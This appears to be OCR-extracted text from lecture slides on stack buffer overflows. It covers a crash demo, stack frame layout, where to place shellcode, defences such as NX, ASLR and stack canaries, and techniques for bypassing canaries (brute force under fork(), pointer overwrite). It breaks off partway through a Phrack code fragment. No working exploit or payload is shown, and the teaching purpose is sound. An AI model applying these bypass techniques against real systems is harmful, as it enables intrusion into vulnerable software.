
```
./a.out
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaa
Segmentation Fault (SIGSEGV)
```

Operate intelligently

From DOS to BOF

So what can we do ?


To hijack the execution flow ?



	buffer	@ old FP	@ ret	$argv	$argc


Jedi Mode

with class




Padawan Mode

don’t be too presumptuous




Sith Mode

A little pushy



Sith Lord Mode

No subtelty at all




What’s next ?

Environnement unfriendly

Shellcode in another variable

Shellcode in environment

Shellcode everywhere it can be written…



Protections

what to to against bof ?

Defense in depth

a posteriori

Compiler extension

Canari

OS configuration


Non eXecutable Stack, ASLR

Canaries

And how to bypass

Canari

Principle




	buffer	CANARI	@ old FP	@ ret	$argv	$argc

Canari

Principle

	buffer	CANARI	@ old FP	@ ret	$argv	$argc




aaaaa

Execution continues

Canari

Principle



	buffer	CANARI	@ old FP	@ ret	$argv	$argc

aaaaa → Execution continues

aaaaaaaaaaaaaaaaaaaaaaaaaaaa → Execution stops

Canari Types

Random canaries

Initialized at program initialization

Terminator canaries

With null bytes and cie

Random Xor canaries

Random value xor with control datas

Bypass canaries

by using specific circumstances

Vulnerable buffer overflows a local pointer

Used to overwrite some chosen bytes

Server / use of fork()

Canari is duplicated

Bruteforce is possible for random canaries

Overwrite a pointer

Phrack 56 - 5

```
int f (char ** argv)
{
        char *p;
        char a[64];

        p=a;

        printf ("p=%x\t -- before 1st strcpy\n",p);
